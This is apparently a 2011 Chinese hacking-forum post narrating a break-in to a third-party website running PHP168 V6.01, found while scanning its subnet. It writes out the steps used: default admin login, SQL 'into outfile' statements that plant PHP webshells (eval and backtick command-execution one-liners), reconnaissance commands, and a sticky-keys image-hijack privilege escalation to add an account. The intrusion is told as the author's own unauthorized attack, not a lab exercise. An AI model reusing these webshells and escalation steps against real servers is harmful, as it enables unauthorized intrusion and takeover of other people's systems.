





在C段的时候发现了这样一个站，php168的程序，不知道什么版本。

2011-6-13 14:33 上传

[**下载附件** (22.72 KB)](http://wwww.hake.cc/forum.php?mod=attachment&aid=MTg1OXwzMDcyM2Q4ZHwxMzE5Nzg3Njg1fDgxNTI%3D&nothumb=yes)

直接加admin  
用默认帐号密码登录进去了。  
看了下版本，是V6.01  
   
  
百度了下，发现都是在模块设置那拿shell的。但这个发现没有，好吧。杯具，看有什么可以利用的。 备份不成，看了下数据库管理，发现可以执行sql是不是可以使用into outfile？？但不知道路径是什么。。再次翻看了下。    
服务器信息。然后出现这个，最后你们懂的。   
  
知道路径了，看能不能执行，于是我先执行了SELECT '<?phpinfo()?>' into outfile 'e:\路径\1.php'打开后出现   
成功执行并写入。 那么，接下来，写php的一句话。在数据库那执行了这句话。SELECT '<?php @eval($\_POST['pass']);?>' into outfile 'E:/路径/3.php'   
  
出错了。一句话写不进去。难道是过滤了。接着写asp的一句话，成功写进去。但发现，打开不了，服务器不支持asp。同样的，aspx也成功写进去，但服务器不支持。怎么办呢？最后，想到以前看到的，类似一句话的。<?php  
echo `$\_REQUEST[id]`;  
?>写入成功，打开。    
   
然后就觉得拿下了，但，接下来是传马了，但在传马这，我迷糊了。linux下有wget，那win2003下有什么可以下载的呢？百度了下，没结果。然后跑到群去问，也没得到答案。那得怎么办啊，纠结在那了。执行了下net user。   
能显示出用户。那我添加帐号，那不是能拿下了？于是执行了net user 1 1 /add再查看了下，发现没有1这个用户，添加不成功。。那我用echo写入一句话，可以了吧。echo ^<^?php eval^($\_POST[cmd])?^>>E：\路径\22.phpdir一下，没发现文件。。那怎么办。囧死人了，忘记看权限。执行whoami。    
被刚才一开始传马的思想破坏了，忘记看下是什么权限，不看不知道，一看吓到了。就是不知道我为什么添加用户没添加成功。然后，在朋友的提醒下，我又想到了一个猥琐的办法。映象劫持。对，就这个。 复制成功，那我连服务器。    
没开3389，要不就改了端口。执行netstat -an    
看到个可疑的端口，连上去，真连上了。按5下shift。    
添加用户，然后就进去了。就这样直接提权了。昨晚脑子不大灵活，思路不清晰，不然可以很快拿下的。把管理员密码改了都可以。但是就是想不到